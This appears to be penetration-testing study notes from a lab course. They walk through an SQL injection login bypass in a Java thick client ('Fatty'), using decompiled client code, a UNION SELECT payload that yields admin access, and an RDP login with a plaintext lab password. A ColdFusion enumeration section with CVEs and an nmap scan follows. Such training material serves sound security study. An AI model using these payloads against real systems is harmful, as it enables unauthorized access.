Let's check how the client application sends credentials to the server. The login button creates the new object `ClientGuiTest.this.user` for the `User` class. It then calls the `setUsername()` and `setPassword()` functions with the respective username and password values. The values that are returned from these functions are then sent to the server.

```
JButton jButton3 = new JButton("Login ");
jButton3.addActionListener(new ActionListener() {
      public void actionPerformed(ActionEvent param1ActionEvent) {
        String str1 = ClientGuiTest.this.tfUsername.getText().trim();
        String str2 = new String(ClientGuiTest.this.tfPassword.getPassword());
        ClientGuiTest.this.user = new User();
        ClientGuiTest.this.user.setUsername(str1);
        ClientGuiTest.this.user.setPassword(str2);
        try {
          ClientGuiTest.this.conn = Connection.getConnection();
        } catch (htb.fatty.client.connection.Connection.ConnectionException connectionException) {
          JOptionPane.showMessageDialog(LoginPanel, "Connection Error!", "Error", 0);
          return;
        }
        if (ClientGuiTest.this.conn.login(ClientGuiTest.this.user)) {
          JOptionPane.showMessageDialog(LoginPanel, "Login Successful!", "Login", 1);
```

Let's check the `setUsername()` and `setPassword()` functions from `htb/fatty/shared/resources/user.java`.

Code: java

```
public void setUsername(String username) {
    this.username = username;
  }

  public void setPassword(String password) {
    String hashString = this.username + password + "clarabibimakeseverythingsecure";
    MessageDigest digest = null;
    try {
      digest = MessageDigest.getInstance("SHA-256");
    } catch (NoSuchAlgorithmException e) {
      e.printStackTrace();
    }
    byte[] hash = digest.digest(hashString.getBytes(StandardCharsets.UTF_8));
    this.password = DatatypeConverter.printHexBinary(hash);
  }
```

The username is accepted without modification, but the password is changed to the format below.

Code: java

```
sha256(username+password+"clarabibimakeseverythingsecure")
```

We also notice that the username isn't sanitized and is directly used in the SQL query, making it vulnerable to SQL injection.

Code: java

```
rs = stmt.executeQuery("SELECT id,username,email,password,role FROM users WHERE username='" + user.getUsername() + "
```

The `checkLogin` function in `htb/fatty/server/database/FattyDbSession.class` writes the SQL exception to a log file.

Code: java

```
<SNIP>
    this.logger.logError("[-] Failure with SQL query: ==> SELECT id,username,email,password,role FROM users WHERE us
      this.logger.logError("[-] Exception was: '" + e.getMessage() + "'");
<SNIP>
```

Login into the application using the username `qtc'` to validate the SQL injection vulnerability reveals a syntax error. To see the error, we need to edit the code in the `fatty-client-new.jar.src/htb/fatty/client/gui/ClientGuiTest.java` file as follows.

Code: java

```
ClientGuiTest.this.currentFolder = "../logs";
  try {
    response = ClientGuiTest.this.invoker.showFiles("../logs");
```

Listing the content of the `error-log.txt` file reveals the following message.

File Profile ServerStatus FileBrowser ConnectionTest Help

```
2020-07-30 08:58:20,399 [       FattyLogger.java:Thread-0:21] - [-] Failure while parsing the ActionMessage.
2020-07-30 08:58:20,400 [       FattyLogger.java:Thread-0:21] - [-] Exception was: 'Unknown Error'.
2020-07-30 08:58:20,400 [       FattyLogger.java:Thread-0:21] - [-] Failure while generating the response message.
2020-07-30 08:58:20,402 [       FattyLogger.java:Thread-0:21] - [-] Exception was: 'Failed to build response message'.
2020-07-30 09:39:12,807 [       FattyLogger.java:Thread-2:21] - [-] Failure with SQL query: ==> SELECT
id,username,email,password,role FROM users WHERE username='qtc'' <==
2020-07-30 09:39:12,807 [       FattyLogger.java:Thread-2:21] - [-] Exception was: 'You have an error in your SQL syntax; check the
manual that corresponds to your MariaDB server version for the right syntax to use near ''qtc''' at line 1'
```

This confirms that the username field is vulnerable to SQL Injection. However, login attempts using payloads such as `' or '1'='1` in both fields fail. Assuming that the username in the login form is `' or '1'='1`, the server will process the username as below.

Code: sql

```
SELECT id,username,email,password,role FROM users WHERE username='' or '1'='1'
```

The above query succeeds and returns the first record in the database. The server then creates a new user object with the obtained results.

Code: java

```
<SNIP>
if (rs.next()) {
        int id = rs.getInt("id");
        String username = rs.getString("username");
        String email = rs.getString("email");
        String password = rs.getString("password");
        String role = rs.getString("role");
        newUser = new User(id, username, password, email, Role.getRoleByName(role), false);
<SNIP>
```

It then compares the newly created user password with the user-supplied password.

Code: java

```
<SNIP>
if (newUser.getPassword().equalsIgnoreCase(user.getPassword()))
    return newUser;
throw new LoginException("Wrong Password!");
<SNIP>
```

Then, the following value is produced by `newUser.getPassword()` function.

Code: java

```
sha256("qtc"+"clarabibi"+"clarabibimakeseverythingsecure") = 5a67ea356b858a2318017f948ba505fd867ae151d6623ec32be86e9
```

The user-supplied password hash `user.getPassword()` is calculated as follows.

Code: java

```
sha256("' or '1'='1" + "' or '1'='1" + "clarabibimakeseverythingsecure") = cc421e01342afabdd4857e7a1db61d43010951c7d
```

Although the hash sent to the server by the client doesn't match the one in the database, and the password comparison fails, the SQL injection is still possible using `UNION` queries. Let's consider the following example.

Code: sql

```
MariaDB [userdb]> select * from users where username='john';
+----------+-------------+
| username | password    |
+----------+-------------+
| john     | password123 |
+----------+-------------+
```

It is possible to create fake entries using the `SELECT` operator. Let's input an invalid username to create a new user entry.

Code: sql

```
MariaDB [userdb]> select * from users where username='test' union select 'admin', 'welcome123';
+----------+-------------+
| username | password    |
+----------+-------------+
| admin    | welcome123  |
+----------+-------------+
```

Similarly, the injection in the `username` field can be leveraged to create a fake user entry.

Code: java


```
test' UNION SELECT 1,'invaliduser','invalid@a.b','invalidpass','admin
```

This way, the password, and the assigned role can be controlled. The following snippet of code sends the plaintext password entered in the form. Let's modify the code in `htb/fatty/shared/resources/User.java` to submit the password as it is from the client application.

Code: java

```
public User(int uid, String username, String password, String email, Role role) {
    this.uid = uid;
    this.username = username;
    this.password = password;
    this.email = email;
    this.role = role;
}
public void setPassword(String password) {
    this.password = password;
  }
```

We can now rebuild the JAR file and attempt to log in using the payload `abc' UNION SELECT 1,'abc','a@b.com','abc','admin` in the `username` field and the random text `abc` in the `password` field.




The server will eventually process the following query.

Code: sql

```
select id,username,email,password,role from users where username='abc' UNION SELECT 1,'abc','a@b.com','abc','admin'
```

The first select query fails, while the second returns valid user results with the role `admin` and the password `abc`. The password sent to the server is also `abc`, which results in a successful password comparison, and the application allows us to log in as the user `admin`.




Exercise

1) logged in with rdp

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ xfreerdp /v:10.129.228.115 /u:cybervaca '/p:&aue%C)}6g-d{w' /t:10000
[13:49:58:236] [2164:2165] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)'
at stack position 0
[13:49:58:236] [2164:2165] [WARN][com.freerdp.crypto] - CN = PivotAPI.LicorDeBellota.htb
[13:50:03:037] [2164:2165] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[13:50:03:037] [2164:2165] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[13:50:04:169] [2164:2165] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[13:50:04:169] [2164:2165] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
```


2) decompiled the client



3) made the changes and executed again

```
PS C:\Apps\raw> jar -cmf META-INF\MANIFEST.MF traverse.jar .
```

4) got access to admin options



Miscellaneous Applications

ColdFusion - Discovery & Enumeration

ColdFusion is a programming language and a web application development platform based on Java. ColdFusion was initially developed by the Allaire Corporation in 1995 and was acquired by Macromedia in 2001. Macromedia was later acquired by Adobe Systems, which now owns and develops ColdFusion.

It is used to build dynamic and interactive web applications that can be connected to various APIs and databases such as MySQL, Oracle, and Microsoft SQL Server. ColdFusion was first released in 1995 and has since evolved into a powerful and versatile platform for web development.

ColdFusion Markup Language (CFML) is the proprietary programming language used in ColdFusion to develop dynamic web applications. It has a syntax similar to HTML, making it easy to learn for web developers.

CFML includes tags and functions for database integration, web services, email management, and other common web development tasks. Its tag-based approach simplifies application

development by reducing the amount of code needed to accomplish complex tasks.

For instance, the cfquery tag can execute SQL statements to retrieve data from a database:

Code: html

```
<cfquery name="myQuery" datasource="myDataSource">
  SELECT *
  FROM myTable
</cfquery>
```

Developers can then use the `cfloop` tag to iterate through the records retrieved from the database:

Code: html

```
<cfloop query="myQuery">
  <p>#myQuery.firstName# #myQuery.lastName#</p>
</cfloop>
```

Thanks to its built-in functions and features, CFML enables developers to create complex business logic using minimal code. Moreover, ColdFusion supports other programming languages, such as JavaScript and Java, allowing developers to use their preferred programming language within the ColdFusion environment.

ColdFusion also offers support for email, PDF manipulation, graphing, and other commonly used features.

The applications developed using ColdFusion can run on any server that supports its runtime. It is available for download from Adobe's website and can be installed on Windows, Mac, or Linux operating systems. ColdFusion applications can also be deployed on cloud platforms like Amazon Web Services or Microsoft Azure. Some of the primary purposes and benefits of ColdFusion include:

Benefits	Description
Developing data-driven web applications	ColdFusion allows developers to build rich, responsive web applications easily. It offers session management, form handling, debugging, and more features. ColdFusion allows you to leverage your existing knowledge of the language and combines it with advanced features to help you build robust web applications quickly.
Integrating with databases	ColdFusion easily integrates with databases such as Oracle, SQL Server, and MySQL. ColdFusion provides advanced database connectivity and is designed to make it easy to retrieve, manipulate, and view data from a database and the web.
Simplifying web content management	One of the primary goals of ColdFusion is to streamline web content management. The platform offers dynamic HTML generation and simplifies form creation, URL rewriting, file uploading, and handling of large forms. Furthermore, ColdFusion also supports AJAX by automatically handling the serialisation and deserialisation of AJAX-enabled components.
Performance	ColdFusion is designed to be highly performant and is optimised for low latency and high throughput. It can handle a large number of simultaneous requests while maintaining a high level of performance.
Collaboration	ColdFusion offers features that allow developers to work together on projects in real-time. This includes code sharing, debugging, version control, and more. This allows for faster and more efficient development, reduced time-to-market and quicker delivery of projects.

Despite being less popular than other web development platforms, ColdFusion is still widely used by developers and organisations globally. Thanks to its ease of use, rapid application development capabilities, and integration with other web technologies, it is an ideal choice for building web applications quickly and efficiently. ColdFusion has evolved, with new versions periodically released since its inception.

The latest stable version of ColdFusion, as of this writing, is ColdFusion 2021, with ColdFusion 2023 about to enter Alpha. Earlier versions include ColdFusion 2018, ColdFusion 2016, and ColdFusion 11, each with new features and improvements such as better performance, more straightforward integration with other platforms, improved security, and enhanced usability.

Like any web-facing technology, ColdFusion has historically been vulnerable to various types of attacks, such as SQL injection, XSS, directory traversal, authentication bypass, and arbitrary file uploads. To improve the security of ColdFusion, developers must implement secure coding practices, input validation checks, and properly configure web servers and firewalls. Here are a few known vulnerabilities of ColdFusion:

1. CVE-2021-21087: Arbitrary disallow of uploading JSP source code
2. CVE-2020-24453: Active Directory integration misconfiguration
3. CVE-2020-24450: Command injection vulnerability
4. CVE-2020-24449: Arbitrary file reading vulnerability
5. CVE-2019-15909: Cross-Site Scripting (XSS) Vulnerability

ColdFusion exposes a fair few ports by default:

Port Number	Protocol	Description
80	HTTP	Used for non-secure HTTP communication between the web server and web browser.
443	HTTPS	Used for secure HTTP communication between the web server and web browser. Encrypts the communication between the web server and web browser.
1935	RPC	Used for client-server communication. Remote Procedure Call (RPC) protocol allows a program to request information from another program on a different network device.
25	SMTP	Simple Mail Transfer Protocol (SMTP) is used for sending email messages.
8500	SSL	Used for server communication via Secure Socket Layer (SSL).
5500	Server Monitor	Used for remote administration of the ColdFusion server.

It's important to note that default ports can be changed during installation or configuration.

Enumeration

During a penetration testing enumeration, several ways exist to identify whether a web application uses ColdFusion. Here are some methods that can be used:

Method	Description
Port Scanning	ColdFusion typically uses port 80 for HTTP and port 443 for HTTPS by default. So, scanning for these ports may indicate the presence of a ColdFusion server. Nmap might be able to identify ColdFusion during a services scan specifically.
File Extensions	ColdFusion pages typically use ".cfm" or ".cfc" file extensions. If you find pages with these file extensions, it could be an indicator that the application is using ColdFusion.
HTTP Headers	Check the HTTP response headers of the web application. ColdFusion typically sets specific headers, such as "Server: ColdFusion" or "X-Powered-By: ColdFusion", that can help identify the technology being used.
Error Messages	If the application uses ColdFusion and there are errors, the error messages may contain references to ColdFusion-specific tags or functions.
Default Files	ColdFusion creates several default files during installation, such as "admin.cfm" or "CFIDE/administrator/index.cfm". Finding these files on the web server may indicate that the web application runs on ColdFusion.

NMap ports and service scan results


NMap ports and service scan results


```
Vigneswar@htb[/htb]$ nmap -p- -sC -Pn 10.129.247.30 --open

Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-13 11:45 GMT
Nmap scan report for 10.129.247.30
Host is up (0.028s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp   open  msrpc
8500/tcp  open  fmtp
49154/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 350.38 seconds
```

The port scan results show three open ports. Two Windows RPC services, and one running on 8500. As we know, 8500 is a default port that ColdFusion uses for SSL. Navigating to the IP: 8500 lists 2 directories, CFIDE and cfdocs, in the root, further indicating that ColdFusion is

running on port 8500.

